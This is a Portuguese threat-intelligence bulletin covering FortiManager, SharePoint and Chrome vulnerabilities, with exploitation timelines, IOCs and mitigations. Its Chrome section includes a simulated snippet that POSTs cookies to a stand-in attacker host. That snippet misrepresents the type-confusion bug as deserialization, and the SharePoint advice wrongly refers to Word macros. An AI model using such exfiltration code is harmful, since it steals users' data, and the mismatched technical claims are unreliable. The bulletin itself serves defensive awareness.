Your IT Company

Principais Vulnerabilidades e Ameaças (Outubro/24)

1. Objetivo 2
2. Vulnerabilidades e Ameaças descobertas 2
2.1. Zero-day crítico no FortiManager permite execução remota de códigos sem autenticação 2
2.2. CISA lança alerta sobre vulnerabilidade de execução de código remoto no Microsoft Sharepoint. 7
2.3. Hackers norte coreanos estão se aproveitando de zero-day no Google Chrome para controlar dispositivo infectados remotamente 10

1. Objetivo

Este documento foi desenvolvido e fundamentado nas documentações oficiais do NIST (National Institute Of Standards and Technology), MITRE e CVE.org, que são mundialmente conhecidas na área de cibersegurança como modelos de padronização das melhores práticas de segurança, pesquisa de metodologias de ataques, defesa cibernética e catalogação de novas vulnerabilidades em sistemas operacionais e aplicações.

2. Vulnerabilidades e Ameaças descobertas

2.1. Zero-day crítico no FortiManager permite execução remota de códigos sem autenticação

O FortiManager é uma solução da Fortinet que permite gerenciar de forma centralizada dispositivos de segurança da linha Fortinet, como firewalls FortiGate. Ele oferece uma interface para simplificar a configuração, implantação de políticas, atualização e monitoramento de redes complexas. Com o FortiManager, é possível administrar políticas de segurança, configurar dispositivos, gerenciar eventos e responder a incidentes de maneira centralizada, ideal para grandes empresas que precisam manter o controle e a consistência das configurações de segurança em múltiplos dispositivos.

Recentemente a Fortinet confirmou detalhes de uma falha crítica de segurança que afeta o FortiManager e que está sob exploração ativa.

A falha recebeu a seguinte identificação: CVE-2024-47575 que foi classificada de acordo com a Fortinet com a pontuação CVSS v3.1: 9.8 de nível crítico, e está descrita como: “Uma falha de autenticação em função crítica nas versões FortiManager 7.6.0, FortiManager 7.4.0 até 7.4.4, FortiManager 7.2.0 até 7.2.7, FortiManager 7.0.0 até 7.0.12, FortiManager 6.4.0 até 6.4.14, FortiManager 6.2.0 até 6.2.12 e também nas versões FortiManager Cloud 7.4.1 até 7.4.4, FortiManager Cloud 7.2.1 até 7.2.7, FortiManager Cloud 7.0.1 até 7.0.13 e FortiManager Cloud 6.4.1 até 6.4.7 permite que um atacante execute comandos ou código arbitrário por meio de solicitações especialmente criadas.”

Essa falha envolve uma omissão de autenticação para funções essenciais. A exploração desta falha possibilita o envio de requisições manipuladas, o que permite a execução de comandos e manipulação de configurações de dispositivos Fortinet gerenciados pelo FortiManager, comprometendo a integridade da infraestrutura de segurança da organização.

Está afetando as versões 7.x, 6.x, FortiManager Cloud 7.x e 6.x do FortiManager. Também afeta os modelos antigos do FortiAnalyzer 1000E, 1000F, 2000E, 3000E, 3000F, 3000G, 3500E, 3500F, 3500G, 3700F, 3700G e 3900E que têm pelo menos uma interface com o serviço fgfm habilitado e a configuração abaixo ativa:

```
config system global
set fmg-status enable
end
```

Exploração

A vulnerabilidade CVE-2024-47575 permite a um invasor remoto não autenticado interagir com o FortiManager usando solicitações manipuladas. A falha se concentra em uma verificação de autenticação ausente, o que possibilita o envio de comandos sem a necessidade de credenciais válidas. Esse problema é particularmente grave quando o FortiManager está acessível na internet ou em uma rede sem controles de acesso restritos.

Classificação: Público

Para realizar a exploração, o atacante precisa:

- Obter um Certificado de Dispositivo Fortinet: Este certificado pode ser extraído de dispositivos comprometidos, como FortiGate, o que é necessário para configurar um túnel SSL entre o dispositivo Fortinet e o FortiManager.
- Estabelecer Conexão com o FortiManager: Usando o certificado, o invasor configura um túnel seguro (SSL) e inicia a comunicação com o FortiManager.
- Executar Comandos Maliciosos: Com o acesso ao sistema, o invasor pode executar comandos administrativos, modificar configurações e extrair dados de dispositivos gerenciados.

Exploração - Proof-of-Concept (PoC)

Os pesquisadores registraram a primeira tentativa de exploração em 27 de junho de 2024. Naquela data, diversos dispositivos FortiManager receberam conexões de entrada do endereço IP 45[.]32[.]41[.]202 na porta padrão TCP/541. Aproximadamente no mesmo horário, o sistema de arquivos registrou o armazenamento de vários arquivos de configuração da Fortinet em um arquivo compactado em Gzip, nomeado como /tmp/.tm. Esse arquivo incluía os arquivos e diretórios listados na tabela abaixo:


Nome do Arquivo	Descrição
/var/dm/RCS	Pasta com arquivos de configuração dos dispositivos FortiGate gerenciados
/var/dm/RCS/revinfo.db	Banco de dados contendo informações adicionais dos dispositivos FortiGate gerenciados
/var/fds/data/devices.txt	Contém uma lista dos números de série dos FortiGate e seus respectivos endereços IP
/var/pm2/global.db	Banco de dados global com configurações de objetos, pacotes de políticas e cabeçalhos e rodapés de sensores para IPS
/var/old_fmversion	Contém informações da versão atual do FortiManager, build e branch

Em 23 de setembro de 2024, os pesquisadores observaram uma segunda tentativa de exploração com os mesmos indicadores. Em ambos os eventos, o tráfego de rede de saída ocorreu logo após a criação do arquivo compactado, e o volume de bytes enviados para os IPs de destino foi ligeiramente maior que o tamanho do arquivo. A tabela abaixo detalha essa atividade:

Timestamp	Descrição	Tamanho
2024-06-27 12:44:04	Criação do arquivo /tmp/.tm	Desconhecido
2024-06-27 12:44:11	Tráfego de saída para 195[.]85[.]114[.]78:443	1.819.425 bytes
2024-09-23 11:31:12	Modificação do arquivo /tmp/.tm	1.772.650 bytes
2024-09-23 11:31:19	Tráfego de saída para 104[.]238[.]141[.]143:443	1.822.968 bytes

Classificação: Público

Durante a segunda tentativa de exploração, o dispositivo do ator da ameaça foi registrado no FortiManager alvo. A figura abaixo mostra o dispositivo não autorizado na base de dados Global Objects, com o timestamp de quando foi adicionado.



```
1  SELECT oid, name, sn, platform_str, ip, mgmt_if, datetime(last_checked, 'unixepoch') as last_checked,  datetime(first_tunnel_up, 'unixepoch') as first_tunnel_up
2  FROM device
3  where name = 'localhost'
```

	oid	name	sn	platform_str	ip	mgmt_if	last_checked	first_tunnel_up
1	1932	localhost	FMG-VMTM23017412	FortiManager-VM64	45.32.41.202	port1	2024-09-22 10:01:49	2024-09-22 10:01:43

Figura 1 - Dispositivo do ator da ameaça adicionado à base de dados Global Objects. Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Após explorar o FortiManager com sucesso, o dispositivo desconhecido da Fortinet apareceu no console do FortiManager.




Figura 2 - Dispositivo não autorizado listado no console do FortiManager. Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Outro indicador de exploração bem-sucedida é a adição do número de série do dispositivo não autorizado “FMG-VMTM23017412” e seu endereço IP correspondente 45[.]32[.]41[.]202 no arquivo /fds/data/unreg_devices.txt. Abaixo temos o conteúdo deste arquivo:

```
FMG-VMTM23017412|45.32.41.202
```

Figura 3 - Conteúdo do arquivo /fds/data/unreg_devices.txt. Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Os arquivos /fds/data/subs.dat e /fds/data/subs.dat.tmp contêm outros indicadores de exploração, incluindo um endereço de e-mail temporário associado e um nome de empresa, conforme listado abaixo:

```
SerialNumber=FMG-VMTM23017412|AccountID=
0qsc137p@justdefinition.com|Company=Purity Supreme|UserID=1756868
```

Figura 4 - Conteúdo do arquivo /fds/data/subs.dat. Fonte: Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Classificação: Público

Os pesquisadores examinaram a imagem de memória do FortiManager para encontrar mais indícios da atividade do ator de ameaças e detectou um blob JSON contendo as palavras-chave “FMG-VMTM23017412” e “45[.]32[.]41[.]202”. Este blob JSON também incluía a chave “first_tunnel_up”, com o valor de tempo epoch de 1726999303, que traduz para 2024-09-22 10:01:43 UTC.

```
fex_cnt: 0
first_tunnel_up: 1726999303
flags: 257
foslic_cpu: 0
foslic_dr_site: 0
foslic_inst_time: 0
foslic_last_sync: 0
foslic_ram: 0
foslic_type: 0
foslic_utm: 0
fsw_cnt: 0
ha_group_id: 0
ha_group_name: ""
ha_mode: 0
ha_slave: null
hdisk_size: 30720
hostname: "localhost"
hw_generation: 0
hw_rev_major: 0
hw_rev_minor: 0
hyperscale: 0
ip: "45.32.41.202"
ips_ext: 0
ips_ver: ""
```

```
mr: 0
name: "localhost"
node_flags: 0
nsxt_service_name: ""
oid: 1932
onboard_rule: null
opts: 0
os_type: 9
os_ver: 7
patch: 0
platform_str: "FortiManager-VM64"
prefer_img_ver: ""
prio: 0
private_key: ""
private_key_status: 0
psk: ""
role: 0
sn: "FMG-VMTM23017412"
source: 1
```


Figura 5 - Artefatos do túnel ativo. Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Linha do tempo de eventos da atividade do ator de ameaça.

Timestamp	Evento
2024-06-27 12:44:04	Conexão de rede de entrada de 45[.]32[.]41[.]202. Criação de arquivo: /tmp/.tm
2024-06-27 12:44:07	Conexão de rede de saída para 45[.]32[.]41[.]202 na porta 443
2024-06-27 12:44:11	Conexão de rede de saída para 195[.]85[.]114[.]78 na porta 443. Os bytes enviados são aproximadamente iguais ao tamanho de /tmp/.tm
2024-09-22 10:01:47	Conexão de rede de entrada de 45[.]32[.]41[.]202
2024-09-22 10:01:50	Conexões de saída para 158[.]247[.]199[.]37:443 e 45[.]32[.]41[.]202:443. As conexões para 158[.]247[.]199[.]37 foram negadas
2024-09-22 10:02:21	Indicação de exploração em /log/locallog/elog msg="Dispositivo não registrado localhost adicionado com sucesso"
2024-09-22 10:02:55	Arquivo modificado: /fds/data/unreg_devices.txt Conteúdo: “FMG-VMTM23017412
2024-09-22 10:07:36	Indicação de exploração em /log/locallog/elog alterações="Configurações do dispositivo editadas (SN FMG-VMTM23017412)"
2024-09-23 11:31:12	Conexão de rede de entrada na porta de destino 541 de 45[.]32[.]41[.]202. Arquivo modificado: /tmp/.tm
2024-09-23 11:31:16	Conexão de rede de saída para 104[.]238[.]141[.]143. Os bytes enviados são aproximadamente iguais ao tamanho de /tmp/.tm

Classificação: Público

Mitigação

Os pesquisadores recomendam os seguintes procedimentos para mitigar esta vulnerabilidade:

- Limitar o acesso ao portal administrativo do FortiManager apenas para endereços IP internos aprovados.
- Permitir apenas que endereços FortiGate autorizados se comuniquem com o FortiManager.
- Negar associação de dispositivos FortiGate desconhecidos ao FortiManager.

Disponível nas versões 7.2.5, 7.0.12, 7.4.3 e posteriores (não há solução funcional para a versão 7.6.0).

Configuração:

```
config system global
set fgfm-deny-unknown enable
end
```

Figura 7 - Configuração para negar dispositivos desconhecidos. Fonte: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575

Além disto a Fortinet divulgou em seu portal a tabela conforme consta abaixo das versões atualizadas com as correções para esta vulnerabilidade:

Versão	Versão Afetada	Solução
FortiManager 7.6	7.6.0	Atualizar para 7.6.1 ou superior
FortiManager 7.4	7.4.0 até 7.4.4	Atualizar para 7.4.5 ou superior
FortiManager 7.2	7.2.0 até 7.2.7	Atualizar para 7.2.8 ou superior
FortiManager 7.0	7.0.0 até 7.0.12	Atualizar para 7.0.13 ou superior
FortiManager 6.4	6.4.0 até 6.4.14	Atualizar para 6.4.15 ou superior
FortiManager 6.2	6.2.0 até 6.2.12	Atualizar para 6.2.13 ou superior
FortiManager Cloud 7.6	Não afetado	Não aplicável
FortiManager Cloud 7.4	7.4.1 até 7.4.4	Atualizar para 7.4.5 ou superior
FortiManager Cloud 7.2	7.2.1 até 7.2.7	Atualizar para 7.2.8 ou superior
FortiManager Cloud 7.0	7.0.1 até 7.0.12	Atualizar para 7.0.13 ou superior
FortiManager Cloud 6.4	Todas as versões	Migrar para uma versão corrigida

Classificação: Público

Indicadores de Comprometimento (IOCs)

IOCs Baseados em Rede

IOC	Descrição
45.32.41.202	UNC5820
104.238.141.143	UNC5820
158.247.199.37	UNC5820
195.85.114.78	UNC5820

IOCs Baseados em Host

IOC	Descrição
.tm	Arquivo de configuração
9DCFAB171580B52DEAE8703157012674	Hash MD5 de unreg_devices.txt

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://cloud.google.com/blog/topics/threat-intelligence/fortimanager-zero-day-exploitation-cve-2024-47575 , https://nvd.nist.gov/vuln/detail/CVE-2024-47575 e https://thehackernews.com/2024/10/fortinet-warns-of-critical.html

2.2. CISA lança alerta sobre vulnerabilidade de execução de código remoto no Microsoft Sharepoint.

Uma vulnerabilidade crítica no Microsoft SharePoint foi recentemente incluída no Catálogo de Vulnerabilidades Exploradas Conhecidas (KEV) pela Agência de Segurança Cibernética e Infraestrutura dos EUA (CISA). A inclusão, realizada na terça-feira, foi motivada por evidências de exploração ativa da falha.

A vulnerabilidade foi identificada como CVE-2024-38094 está classificada pela Microsoft com uma pontuação de nível alto CVSS 3.1: 7.2 e que possui a seguinte descrição, “uma vulnerabilidade de desserialização que afeta o SharePoint e que pode resultar na execução de código remoto.

De acordo com uma avaliação da Qualys, essa vulnerabilidade pode ser explorada usando solicitações de API especializadas para acionar a desserialização dos parâmetros do arquivo e executar código arbitrário no servidor do SharePoint.

O risco de potencial exploração contínua da vulnerabilidade é ainda maior devido ao fato de que uma prova de conceito agora está disponível no GitHub para visualização pública.

Exploração

A Microsoft lançou patches para a vulnerabilidade de segurança como parte das atualizações do Patch Tuesday de julho de 2024. O risco de exploração é agravado pela disponibilidade pública de explorações de prova de conceito (PoC) para a falha, deixando ainda mais vulnerável para invasores encontrarem e abusarem desse bug.

O script PoC automatiza a autenticação em um site de destino do SharePoint usando NTLM, cria uma pasta e um arquivo específicos, e envia uma carga XML especialmente criada para explorar a vulnerabilidade na API do cliente do SharePoint.




Figura 8 – Print demonstrando exemplo do script de PoC da vulnerabilidade. Fonte: https://thehackernews.com/2024/10/cisa-warns-of-active-exploitation-of.html

Agentes de ameaças já exploraram vulnerabilidades no SharePoint para as quais patches foram lançadas. Somente neste ano, a CISA alertou sobre a exploração in-the-wild de três dessas falhas: uma demonstrada no Pwn2Own, uma corrigida em junho de 2023 e a CVE-2024-38094.

Atualmente, não há relatos de exploração sobre a CVE-2024-38094. No entanto, devido ao potencial abuso em ambientes não controlados, a Diretiva Operacional Vinculativa (BOD) 22-01 relata que as agências do Poder Executivo Civil Federal (FCEB) são obrigadas a aplicar as correções mais recentes até 12 de novembro de 2024 para que elas possam proteger suas redes.

Mitigação e Prevenção

Para mitigar o risco, é essencial que as organizações apliquem as atualizações de segurança lançadas em julho de 2024 para o Microsoft SharePoint Server.

Além disso:

- Restringir Acesso a Usuários Necessários: Limitar permissões de Site Owner apenas a usuários de confiança.
- Monitorar Atividade e Logs: Acompanhar atividades incomuns e verificar logs em busca de tentativas de exploração.

A Microsoft e a CISA enfatizam a importância da aplicação imediata desses patches para evitar exploração ativa, especialmente em ambientes que utilizam SharePoint para colaboração e gestão de conteúdo.

Classificação: Público

Mitigação e Prevenção através das ferramentas Qualys e Trend Micro

Qualys

- Utilize o Qualys Vulnerability Management (VM) para identificar dispositivos e endpoints com o Microsoft Word instalado, especialmente versões que podem ser afetadas pela CVE-2024-38094.
- Escaneie dispositivos regularmente para confirmar se o patch de segurança mais recente foi aplicado. Configure assinaturas específicas para detectar explorações dessa vulnerabilidade e destacar os dispositivos mais expostos.
- Utilize a priorização de ameaças do Qualys para identificar dispositivos críticos e garantir que o patch disponibilizado pela Microsoft seja aplicado em endpoints vulneráveis o quanto antes.
- Caso o patch não esteja disponível para determinados sistemas, instrua os administradores a desativarem a execução de macros em documentos do Word como uma medida temporária e configure políticas para restringir a execução de scripts maliciosos.
- Automatize o gerenciamento de patches com o Qualys Patch Management, aplicando a correção em massa e monitorando a conformidade de todos os dispositivos críticos.
- Ative o monitoramento contínuo no Qualys para identificar novos dispositivos vulneráveis e detectar tentativas de exploração da CVE-2024-38094.
- Configure alertas automáticos para notificar a equipe de segurança sobre a abertura de documentos suspeitos ou qualquer tentativa de execução de código não autorizado no Microsoft Word.

Trend Micro

- Configure o Trend Micro Vision One para bloquear automaticamente macros e scripts maliciosos em documentos do Word, que possam explorar a CVE-2024-38094.
- Ative o Intrusion Prevention System (IPS) para identificar e bloquear ataques que tentem explorar esta vulnerabilidade, focando em comportamentos de execução de código não autorizado no Word.
- Monitore eventos em tempo real no Trend Micro Vision One para detectar e responder rapidamente a atividades suspeitas, como tentativas de abrir documentos maliciosos e comandos que indiquem execução de código remoto.
- Análise padrões de comportamento para identificar ações anômalas associadas ao Microsoft Word, como execução de macros ou scripts não comuns para usuários padrão.

Classificação: Público

- Integre o Trend Micro Vision One com sua equipe de resposta a incidentes para conter rapidamente qualquer tentativa de exploração da CVE-2024-38094.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://thehackernews.com/2024/10/cisa-warns-of-active-exploitation-of.html , https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38094 e https://nvd.nist.gov/vuln/detail/CVE-2024-38094

2.3. Hackers norte coreanos estão se aproveitando de zero-day no Google Chrome para controlar dispositivo infectados remotamente

Um grupo de ameaças persistentes avançadas (APT) conhecido como Lazarus Group que é uma organização cibercriminosa sofisticada, vinculada à Coreia do Norte, conhecida por ataques avançados e direcionados. Suas operações incluem espionagem, sabotagem e roubo financeiro em larga escala, afetando setores governamentais, financeiros e empresariais globalmente. Lazarus usa táticas como spear-phishing, exploração de vulnerabilidades em softwares e técnicas avançadas de malware para infiltrar-se em sistemas críticos, visando informações sensíveis e recursos financeiros.

O grupo foi identificado explorando uma vulnerabilidade de dia zero no Google Chrome, que recebeu a seguinte identificação: CVE-2024-4947 que foi classificada de acordo com a Cisa com a pontuação CVSS v3.1: 9.6 de nível crítico, e está descrita como: “Uma falha de Type Confusion no V8 do Google Chrome anterior à versão 125.0.6422.60 permitia que um atacante remoto executasse código arbitrário dentro de um sandbox por meio de uma página HTML criada especialmente para esse fim. (Gravidade de segurança do Chromium: Alta).

Essa falha permitia que os atacantes executassem código arbitrário nos sistemas das vítimas através de um jogo falso baseado em blockchain. A vulnerabilidade, descoberta em maio de 2024, já foi corrigida pelo Google. No entanto, usuários que não atualizaram seus navegadores permanecem vulneráveis.

Exploração

A vulnerabilidade CVE-2024-4947 explorada pelo Lazarus Group em versões desatualizadas do Google Chrome permitia que um invasor executasse código malicioso remotamente no sistema da vítima. Essa exploração foi embutida em um site de "jogo blockchain" que atraía entusiastas de criptomoedas. Abaixo estão os detalhes de como o ataque é conduzido e como a vulnerabilidade é explorada.

Etapas da Exploração

O grupo Lazarus desenvolveu um site que oferece um jogo supostamente baseado em blockchain. O site contém arquivos JavaScript maliciosos projetados para explorar a vulnerabilidade do navegador Chrome.

A vítima é induzida a acessar o site por meio de táticas de engenharia social, como links em fóruns de criptomoedas, anúncios em redes sociais ou e-mails direcionados.

Ao acessar o site, um JavaScript malicioso usa a vulnerabilidade de execução remota de código para explorar o navegador.

O código JavaScript aproveita uma falha na estrutura do Chrome para realizar desserialização insegura de dados. Esse processo executa código no sistema host sem interação adicional

Classificação: Público

O código injetado instala spyware que coleta dados sensíveis, como credenciais de carteiras de criptomoedas, e envia essas informações para servidores controlados pelo atacante.

Com o spyware instalado, o atacante pode obter acesso contínuo ao sistema e às informações da vítima.

Proof-of-Concept (PoC)

Embora o PoC específico não esteja disponível publicamente, ele segue um fluxo semelhante ao exemplo abaixo:

```
// Simulação de código malicioso que poderia explorar a vulnerabilidade de desserialização
const maliciousData = {
exploit: 'exploit_payload',
target: 'chrome',
action: function() {
// Execução de código arbitrário
fetch('http://attacker-controlled-server.com', {
method: 'POST',
body: JSON.stringify({ data: document.cookie, user: navigator.userAgent })
});
}
};
// Em um ataque real, isso seria desserializado e executado sem validação no Chrome vulnerável.
maliciousData.action();
```

Este código simulado representa a execução de código arbitrário no contexto do navegador da vítima, permitindo o roubo de dados e manipulação remota.

Mitigação e prevenção

Atualizar o Google Chrome para a versão 125.0.6422.60 ou mais recente, a atualização do navegador garante que a vulnerabilidade CVE-2024-4947 seja corrigida, essa é a linha de defesa primária contra essa exploração.

Mitigação e Prevenção através das ferramentas Qualys e Trend Micro

Qualys

- Utilize o Qualys Vulnerability Management (VM) para identificar todas as versões instaladas do Google Chrome em endpoints e dispositivos. Foque especialmente nas versões desatualizadas suscetíveis à exploração do zero-day.
- Configure assinaturas específicas para detectar a presença de variantes maliciosas que possam ter sido injetadas pelo Lazarus Group, como aplicações de carteira de criptomoedas comprometidas e documentos PDF potencialmente armados.

Classificação: Público

- Utilize a funcionalidade de priorização de ameaças do Qualys para identificar os dispositivos mais expostos ou críticos que precisam de atualização imediata. Aplique a última versão do Google Chrome recomendada pelo fornecedor.
- Automatize o gerenciamento de patches com o Qualys Patch Management para garantir que todos os endpoints recebam a atualização o quanto antes e minimize janelas de exposição.
- Configure o monitoramento contínuo no Qualys para rastrear novos dispositivos conectados à rede que possam estar com o Chrome desatualizado ou vulnerável.
- Defina alertas para identificar atividades suspeitas relacionadas ao acesso a carteiras de criptomoedas e à instalação de aplicativos suspeitos, que possam estar associados ao Lazarus Group.

Trend Micro

- Configure o Trend Micro Vision One para bloquear a execução de downloads maliciosos, focando em arquivos PDF e aplicativos de criptomoedas que possam estar armados com código malicioso.
- Habilite o Intrusion Prevention System (IPS) para detectar e bloquear tentativas de exploração do zero-day no Chrome, evitando que o exploit seja bem-sucedido e mitigando potenciais compromissos de sistemas.
- Monitore o comportamento de navegação dos usuários em tempo real para identificar acessos a URLs maliciosas e downloads de fontes não confiáveis, que podem indicar tentativas de comprometimento de endpoints.
- Análise padrões de comportamento para identificar ações associadas ao roubo de criptomoedas, como tentativas de redirecionamento de tráfego ou atividades de captura de tela e controle remoto em carteiras digitais.
- Integre o Trend Micro Vision One com sua equipe de resposta a incidentes para contenção automática em caso de detecção de atividades suspeitas.
- Use playbooks de resposta automática para isolar dispositivos comprometidos, interrompendo o acesso remoto e prevenindo movimentos laterais dentro da rede.
- Aplique técnicas de contenção, como a desativação temporária de aplicativos suspeitos e a limitação do acesso a carteiras de criptomoedas, para mitigar o impacto de qualquer exploração em andamento.
- Configure o Chrome para desativar a execução de código em PDFs e bloquear extensões desconhecidas que possam representar uma ameaça. Reforce políticas de segurança do navegador para minimizar o impacto de vulnerabilidades exploráveis

Classificação: Público

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://thehackernews.com/2024/10/lazarus-group-exploits-google-chrome.html , https://chromereleases.googleblog.com/2024/05/stable-channel-update-for-desktop_15.html e https://nvd.nist.gov/vuln/detail/CVE-2024-4947

Esta publicação tem como objetivo orientar a equipe interna e os nossos clientes sobre ameaças emergentes no ambiente cibernético, possibilitando assim ações proativas de prevenção para tornar a infraestrutura de nossas empresas cada vez mais segura.

A publicação do documento de Inteligência de Ameaças será realizada quinzenalmente.

Produzido por: Comitê Editorial de Segurança da Service Sec

Classificação: Público